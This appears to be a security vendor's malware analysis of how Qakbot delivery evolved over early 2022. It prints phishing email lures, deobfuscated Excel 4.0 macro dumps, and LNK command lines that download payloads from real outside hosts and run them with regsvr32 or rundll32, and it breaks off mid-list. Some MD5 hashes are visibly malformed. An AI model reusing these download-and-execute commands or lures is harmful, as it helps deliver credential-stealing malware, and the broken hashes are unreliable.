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Active since 2008, Qakbot, also known as QBot, QuackBot and Pinkslipbot, is a common trojan malware designed to steal passwords. This pervasive threat spreads using an email-driven botnet that inserts replies in active email threads. Qakbot threat actors are also known to target bank customers and use the access they gain through compromised credentials to spy on financial operations and gain valuable intel.

Summary

Qakbot has been a prevalent threat over the past 14 years and continues to evolve adopting new delivery vectors to evade detection. Zscaler Threatlabz has discovered a significant uptick in the spread of Qakbot malware over the past six months using several new techniques. Most recently, threat actors have transformed their techniques to evade detection by using ZIP file extensions, enticing file names with common formats, and Excel (XLM) 4.0 to trick victims into downloading malicious attachments that install Qakbot. Other more subtle techniques are being employed by threat actors to prevent automated detection and raise the odds that their attack will work, including obfuscating code, leveraging multiple URLs to deliver the payload, using unknown file extension names to deliver the

payload, and altering the steps of the process by introducing new layers between initial compromise, delivery, and final execution.

Embedded as commonly-named attachments, Qakbot leverages ZIP archive file having embedded files such as Microsoft Office files, LNK, Powershell, and more. The screenshot in Fig. 1 below reveals a snapshot view of the spikes in Qakbot activity observed over the past six months.

Figure1: Qakbot monitored during last 6 months in Zscaler Threatlabz

Zscaler automatically identifies and blocks files containing Qakbot malware for our customers, and provides them with the best possible solution to manage this evolving threat.

As an extra precaution against these types of threats, Zscaler recommends that organizations formally train users not to open email attachments sent from untrusted or unknown sources and encourage users to verify URLs in their browser address bar before entering credentials.

The Zscaler ThreatLabz team will continue to monitor this campaign, as well as others to help keep our customers safe and share critical information with the larger SecOps community to help stop the spread of active threats like Qakbot and protect people everywhere. The following sections dive into an in-depth analysis of this evolving threat and provide actionable indicators that security professionals can apply to identify and block Qakbot in their environments.

Technical analysis of evolving Qakbot techniques

ThreatLabz has observed threat actors using various different file names to disguise attachments designed to deliver Qakbot. Using common file naming formats that include a description, generated numbers, and dates, the files feature common keywords for finance and business operations, including compensation figures, metric reports, invoices and other enticing datasets. To the unsuspecting victim, these types of files may either appear like everyday items for business as usual or as a rare opportunity to look at data they would not normally see. Either way, the victim is likely to fall for the sense of urgency at a fresh data set or request and click the file to learn more about what is inside and how it pertains to them.

Malicious file name examples:

Calculation-1517599969-Jan-24.xlsb	DocumentIndex-174553751-12232021.xlsb
Calculation-Letter-1179175942-Jan-25.xlsb	EmergReport-273298556-20220309.xlsb
ClaimDetails-1312905553-Mar-14.xlsb	Payment-1553554741-Feb-24.xlsb
Compensation-1172258432-Feb-16.xlsb	ReservationDetails-313219689-Dec-08.xlsb
Compliance-Report-1634724067-Mar-22.xlsb	Service-Interrupt-977762469.xlsb
ContractCopy-1649787354-Dec-21.xlsb	Summary-1318554386-Dec27.xlsb

Analyzing the de-obfuscated code exposes how these malicious attachments use XLM 4.0 to hide their macros and evade detection by static analysis tools and automated sandboxes. Looking back over the past six months, our researchers observed a different kind of emails templates and standardized Office templates which are being used and changed only slightly in nearly all of the analyzed Qakbot samples.

Email Templates:

relec@menara.ma <cristianodummer@cultura.com.br> ma-csc@schneider-electric.com

Re: Schneider Electric Case # 81747394: [ref:_00DA0abSm._5001H1HURht:ref]

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Claim-908043996-0924...
366 KB

Chèr (e) EL MEHDI BENAMAR,

Merci d'avoir contacté Schneider Electric.
Veuillez trouver ci-dessous notre réponse à votre demande :

N° du Cas #: 81747394
Date de création: 6/28/2021
Sujet: Fwd: FW: Réclamation au sujet des cellules connectées

Réponse:

Afin qu'on puisse procéder a arranger une visite sur site et résoudre le problème, Veuillez nous communiquer l'info ci-dessous pour chaque produit défectueux:

Référence commercial du produit défectueux :
Numéro de série :
Constat de Panne technique détaillé avec photo claire ou Vidéo illustrant le défaut;
Copie Bon de Livraison ou facture :
Quantité :
Nom du client final / Société ou le produit défectueux est installé.
Location exacte du site
Personne à contacter de la part du client finale (nom, tel, adresse mél)

En attente de votre aimable retour et Nous restons toujours à votre disposition pour toute information complémentaire.

Nous restons toujours à votre disposition pour tout renseignement complémentaire.

Meilleures salutations,

Nous vous remercions de votre confiance et vous prions d'agréer nos meilleures salutations.

[spoofed sender name] <through-work@grow-jp.com> [recipient's email address]

Re: Re: [subject line information removed]

Compensation_897179....
6 KB

Good afternoon,

The attached file is the document that you requested.
For any questions, kindly contact me through this email.

Password is abc123

Best,




Figure 2 : Standard Email and Office templates used for Qakbot delivery in last six months

The following section provides a month by month overview of changes observed in Qakbot samples from December 2021 – May 2022:

Attack Chain




Figure 3: Diagram of Qakbot delivery and execution via Microsoft Office attachments

December 2021: Qakbot XLM 4.0 snippet [Md5: 58F76FA1C0147D4142BFE543585B583F]

Once the user clicks "Enable Content" to view the attachment, the macro is activated to look for a subroutine with a pre-defined function, in this case starting with auto_open777777. In the next step of the sequence, the URLDownloadToFile function is imported and called to download the malicious Qakbot Payload and drop it into the C:\ProgramData\ location on the victim's machine with the filename .OCX which is actually Qakbot DLL. Then WinAPI EXEC from Excel4Macro directly executes the malicious payload or loads the payload using regsvr32.exe.

```
[Loading Cells]
auto_open: auto_open777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777->'Tiposa'!$G$1
[Starting Deobfuscation]
CELL:G25       , FullEvaluation      , =REGISTER("uRlMon","URLDownloadToFileA","JJCCBB","Drwrgdfghfhf",1,9)
CELL:G38       , FullEvaluation      , GOTO(Tiposa1G8)
CELL:G11       , FullEvaluation      , 567760579595186
CELL:G19       , FullEvaluation      , GOTO(Tiposa3H8)
CELL:H15       , FullEvaluation      , GOTO(DetrK18)
CELL:K26       , FullEvaluation      , GOTO(XwtrdG18)
CELL:G21       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://158.69.133.79/1086181339302451.dat","C:\ProgramData\VDscytujyctfjkvu1.ocx",0,0)
CELL:G22       , FullEvaluation      , GOTO(Xwtrd1F11)
CELL:F14       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://51.195.35.10/184156626530279.dat","C:\ProgramData\VDscytujyctfjkvu2.ocx",0,0)
CELL:F17       , FullEvaluation      , GOTO(Xwtrd2F14)
CELL:F17       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://103.155.93.23/7222478368935634.dat","C:\ProgramData\VDscytujyctfjkvu3.ocx",0,0)
CELL:F20       , FullEvaluation      , GOTO(XwtrdG24)
CELL:G26       , FullEvaluation      , GOTO(Tiposa2H13)
CELL:H15       , FullEvaluation      , GOTO(Tiposa6H10)
CELL:H20       , FullEvaluation      , GOTO(Tiposa2H20)
CELL:H22       , FullEvaluation      , GOTO(Tiposa1G21)
CELL:G22       , PartialEvaluation   , =EXEC("regsvr32  C:\ProgramData\VDscytujyctfjkvu1.ocx")
CELL:G23       , PartialEvaluation   , =EXEC("regsvr32 C:\ProgramData\VDscytujyctfjkvu2.ocx")
CELL:G24       , PartialEvaluation   , =EXEC("regsvr32 C:\ProgramData\VDscytujyctfjkvu3.ocx")
CELL:G26       , FullEvaluation      , GOTO(Tiposa2H24)
CELL:H29       , FullEvaluation      , GOTO(Tiposa1G29)
CELL:G30       , FullEvaluation      , RETURN()
```

Figure 4: Qakbot XLM 4.0 snippet from December 2021

January 2022: Qakbot XLM 4.0 snippet [Md5: 4DFF0479A285DECA19BC48DFF2476123]

In the following snippet it executes macro code which is present in the cells from a hidden sheet named **'EFFWFWFW'.** This creates a REGISTER and consistently calls functions to be performed, except in this example the threat actor has evolved the action to avoid detection via obfuscation.

```
auto_open: auto_open->'EFFWFWFW'!$F$1        Hidden Sheet
[Starting Deobfuscation]
CELL:F12        , PartialEvaluation    , "False=FORMULA("=CALL&0&r&0&r=TEXT('Vvvbuk1'!F10&'Vvvbuk1'!T9&'Vvvbuk1'!P8&'Vvvbuk1'!F10&'Vvvbuk1'!Q11&'Vvvbuk1'!S13, 76854.0)r
0&C:=TEXT('Vvvbuk1'!H26&'Vvvbuk1'!L13&'Vvvbuk1'!N14&'Vvvbuk1'!O18&'Vvvbuk1'!P8&'Vvvbuk1'!T9, 67547.0)"",0)"",F17)=FORMULA(""=CALL&0&r&0&o&0&e&0&CC&0&,0,"""h""""&"""
"""&""""s://c""""&""""uci""""&""""so""""&""""fa-se""""&""""ma""""&""""p""""&""""ng.com/xyZ""""&""""Acx""""&""""XRlguL/kj.p""""&""""n""""&""""g"""",""""C:=TEXT('Vvvbuk
6&'Vvvbuk1'!L13&'Vvvbuk1'!N14&'Vvvbuk1'!O18&'Vvvbuk1'!P8&'Vvvbuk1'!T9, 67547.0)\&0&,0,0)"",F19)=FORMULA(""=EXEC("""r&0&r32 C:=TEXT('Vvvbuk1'!H26&'Vvvbuk1'!L13&'Vvvbuk
4&'Vvvbuk1'!O18&'Vvvbuk1'!P8&'Vvvbuk1'!T9, 67547.0)\&0&)"",F21)=FORMULA(""=CALL&0&r&0&o&0&e&0&CC&0&,0,"""h""""&""""ttps""""&""""://""""&""""/pra""""&""""bhatair""""&""
"""&""""res""""&""""s.com/f4vw""""&""""8iWg""""&""""8u""""&""""xs/kj.p""""&""""n""""&""""g"""",""""C:=TEXT('Vvvbuk1'!H26&'Vvvbuk1'!L13&'Vvvbuk1'!N14&'Vvvbuk1'!O18&'Vv
'!P8&'Vvvbuk1'!T9, 67547.0)\&0&,0,0)"",F23)=FORMULA(""=EXEC("""r&0&r32 C:=TEXT('Vvvbuk1'!H26&'Vvvbuk1'!L13&'Vvvbuk1'!N14&'Vvvbuk1'!O18&'Vvvbuk1'!P8&'Vvvbuk1'!T9, 6754
&0&)"",F25)=FORMULA(""=CALL&0&r&0&o&0&e&0&CC&0&,0,"""h""""&""""tt""""&""""p""""&""""s://pre""""&""""gyab""""&""""izc""""&""""om.c""""&""""o.in/uY2""""&""""SHb""""&""
"""&""""4R/kj.p""""&""""n""""&""""g"""",""""C:=TEXT('Vvvbuk1'!H26&'Vvvbuk1'!L13&'Vvvbuk1'!N14&'Vvvbuk1'!O18&'Vvvbuk1'!P8&'Vvvbuk1'!T9, 67547.0)\&0&,0,0)"",F27)=FORMULA
XEC("""r&0&r32 C:=TEXT('Vvvbuk1'!H26&'Vvvbuk1'!L13&'Vvvbuk1'!N14&'Vvvbuk1'!O18&'Vvvbuk1'!P8&'Vvvbuk1'!T9, 67547.0)\&0&)"",F29)"
CELL:F35        , FullEvaluation       , RETURN()
```

Download filename with extension PNG but in actual it is Qbot

Obfuscated UrlDownloadToFile API

Figure 5: Qakbot XLM 4.0 snippet from January 2022

February 2022: Qakbot XLM 4.0 snippet [Md5: D7C3ED4D29199F388CE93E567A3D45F9]

Malware author leave code mostly unmodified. Create a **folderOne** using **CreateDirectoryA WinAPI** as shown in the following snapshot **"C:\Biloa".**

```
auto_open: auto_open999999999999999999->'kotes1'!$G$1
[Starting Deobfuscation]
CELL:G7         , FullEvaluation       , False
CELL:G8         , PartialEvaluation    , =Kernel32.CreateDirectoryA("C:\Biloa",0)
CELL:G25        , FullEvaluation       , GOTO(kotesF17)
CELL:F22        , PartialEvaluation    , "=ATAN(2143240598522729953492992000)==ATAN(3454880891891079858005999616
1669824512)==ATAN(2322542298268310057934389248)==ATAN(4267556143526199994628440064)==ATAN(9514366795958959894
"9"")==ATAN(2143240598522729953492992000)==ATAN(3454880891891079858005999616)==ATAN(1635317072728699995519188
957934389248)==ATAN(4267556143526199994628440064)==ATAN(9514366795958959894503096320)"
CELL:F25        , FullEvaluation       , GOTO(kotes1G34)
CELL:G38        , FullEvaluation       , GOTO(kotes2G8)
CELL:G11        , FullEvaluation       , 7394431
CELL:G19        , FullEvaluation       , GOTO(kotes6H8)
CELL:H15        , FullEvaluation       , GOTO(kotes8K18)
CELL:K26        , FullEvaluation       , GOTO(kotes7G18)
CELL:G21        , PartialEvaluation    , =0.0&0(0,"http://101.99.95.190/5366574&0","C:\Biloa\Dopaters1.ocx",0,0)
CELL:G22        , FullEvaluation       , GOTO(kotes9D11)
CELL:D14        , PartialEvaluation    , =0.0&0(0,"http://146.70.81.64/7938718&0","C:\Biloa\Dopaters2.ocx",0,0)
CELL:D17        , FullEvaluation       , GOTO(kotes10F14)
CELL:F17        , PartialEvaluation    , =0.0&0(0,"http://190.14.37.12/6689156&0","C:\Biloa\Dopaters3.ocx",0,0)
```

Figure 6: Qakbot XLM 4.0 snippet from February 2022

March 2022: Qakbot XLM 4.0 snippet [Md5: 3243D439F8B0B4A58478DFA34C3C42C7]

Observed change in the file system persistence level.

- Change in payload drop location from **C:\ProgramData** to **C:\Users\User\AppData\Local\[random_folder_name]\random.dll**
- Less obfuscation and code is much more readable.
- Used **option-s** with **regsvr32.exe** so that it can install silently without prompting any kind of message.

```
auto_open: auto_open->'PVVEBZ'!$H$1
[Starting Deobfuscation]
CELL:H10        , FullEvaluation       , False
CELL:H13        , FullEvaluation       , CALL("Kernel32","CreateDirectoryA","JCJ","C:\Uduw",0)
CELL:H15        , FullEvaluation       , CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://maramaabroo.com/XGLCPZf6et/Cvnhfn.png","C:\Uduw\ehxw1.dll",0,0)
CELL:H17        , PartialEvaluation    , =EXEC("regsvr32 C:\Uduw\ehxw1.dll")
CELL:H19        , FullEvaluation       , CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://natalespatagonia.cl/w2X7dAxp/Cvnhfn.png","C:\Uduw\ehxw2.dll",0,0)
CELL:H21        , PartialEvaluation    , =EXEC("regsvr32 C:\Uduw\ehxw2.dll")
CELL:H23        , FullEvaluation       , CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://camarajocaclaudino.pb.gov.br/5jajRnhLV0/Cvnhfn.png","C:\Uduw\ehxw3.dll",0,0)
CELL:H27        , FullEvaluation       , GOTO(PDGLGFD3)
CELL:D5         , FullEvaluation       , "True"
CELL:D14        , PartialEvaluation    , =EXEC("regsvr32 C:\Uduw\ehxw3.dll")
CELL:D16        , FullEvaluation       , RETURN()
```

Figure 7: Qakbot XLM 4.0 snippet from March 2022

April 2022: XLM 4.0 snippet [Md5: 396C77OE5OCBADOD9779969361754D69]

A new change is the observation of fully de-obfuscated code in Qakbot attachments. A similarity observed across Qakbot variants is the use of multiple URLs that can deliver the malicious payload, so that if any one URL goes down or is blocked, then the payload can still be delivered by another available URL. Additionally, it is common to see

threat actors trying to evade detection from automated security scans by using unknown extensions on dropped payloads such as OCX, ooccxx, .dat, .gyp, and more.

```
[Loading Cells]
auto_open: auto_open3566345643573465346574->'Nerrt'!$G$1
[Starting Deobfuscation]
CELL:G13       , FullEvaluation      , =REGISTER("uRlMon","URLDownloadToFileA","JJCCBB","Kertu",1,9)
CELL:G14       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://146.70.87.163/44735.99085648148.dat","C:\ProgramData\Dis.ooccxx",0,0)
CELL:G15       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://5.254.118.198/44735.99087962963.dat","C:\ProgramData\Disa.ooccxx",0,0)
CELL:G16       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://91.194.11.15/44735.990902777776.dat","C:\ProgramData\Disb.ooccxx",0,0)
CELL:G17       , PartialEvaluation   , =EXEC("Regsvr32 /s calc")
CELL:G18       , PartialEvaluation   , =EXEC("Regsvr32 C:\ProgramData\Dis.ooccxx")
CELL:G19       , PartialEvaluation   , =EXEC("Regsvr32 C:\ProgramData\Disa.ooccxx")
CELL:G20       , PartialEvaluation   , =EXEC("Regsvr32 C:\ProgramData\Disb.ooccxx")
```

Figure 8: Qakbot XLM 4.0 snippet from April 2022

May: Qakbot XLM 4.0 snippet [Md5: C2B1D2E9OD4C468685O84A65FFEE6OOE]

Observed change in the filename to (***[0-9]{2,5}\.[0-9]{4,12}\.dat***]. Additionally, Instead of 4-5 different download payload URLs, only one Qakbot download URL is identified.

```
auto_open: auto_open->'Sheet1'!$E$1
[Starting Deobfuscation]
CELL:E12       , FullEvaluation      , "44736.002962962964.dat"
CELL:E15       , FullEvaluation      , False
CELL:E16       , PartialEvaluation   , "('hipsat', '')==uRlMon.URLDownloadToFileA(0,""http://94.140.114.226/44736.0029
"
CELL:E20       , PartialEvaluation   , "=EXEC(""Regsvr32 /s calc"")==EXEC(""Regsvr32 C:\ProgramData\Teris.OOOCCCXXX"")
EXEC(""Regsvr32 C:\ProgramData\Terisb.OOOCCCXXX"")==EXEC(""Regsvr32 /s calc"")"
```

Figure 9: Qakbot XLM 4.0 snippet from May 2022




Figure 10: Zscaler Sandbox Report Qakbot deliver by Malicious office attachment

Spreading factor through LNK files:

Attack Chain




Figure 11: Qakbot delivery and execution through LNK file

a) May 2022: Qakbot snippet of LNK file

Observed increase using the shortcut LNK filetype source with names like:

- report[0-9]{3}\.lnk
- report228.lnk
- report224.lnk

Observed change using **powershell.exe** to download the malware payload.

Observed change and a clear sign of Qakbot evolving to evade updated security practices and defenses by loading the dll payload through **rundll32.exe** instead of **regsvr32.exe**.

Argument: ***C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit iwr -Uri https://oleitikocottages.com/r4i9PRpVt/S.png -OutFile $env:TEMP\766.dll;Start-Process rundll32.exe $env:TEMP\766.dll,NhndoMnhdfdf***

b) June 2022: Qakbot snippet of LNK file

Observed change in execution flow and name of file name both change on LNK file type. **Regsvr32.exe** used while qakbot dll loading and injects to **explorer.exe** as well for communication to command and control server. Observed file names using the **{5[0-9]{7,10}_[0-9][6,8]}\.lnk}** LNK file type:

- 51944395538_1921490797.zip
- 52010712629_1985757123.zip
- 52135924228_164908202.zip
- 51107204327_175134583.zip

Argument: ***'C:\Windows\system32\cmd.exe C:\Windows\System32\cmd.exe /q /c echo 'HRTDGR' && MD "%ProgramData%\Username" && curl.exe -o %ProgramData%\Username\filename.pos 91.234.254.106/%random%.dat && ping -n 2 localhost && echo "MERgd" && echo "NRfd" && regsvr32 'C:\ProgramData\Username\filename.pos'***

Through command prompt it downloads a payload and drops the file on the victim's machine with a curl command. Here are some observed examples of the process:

CMD.EXE :

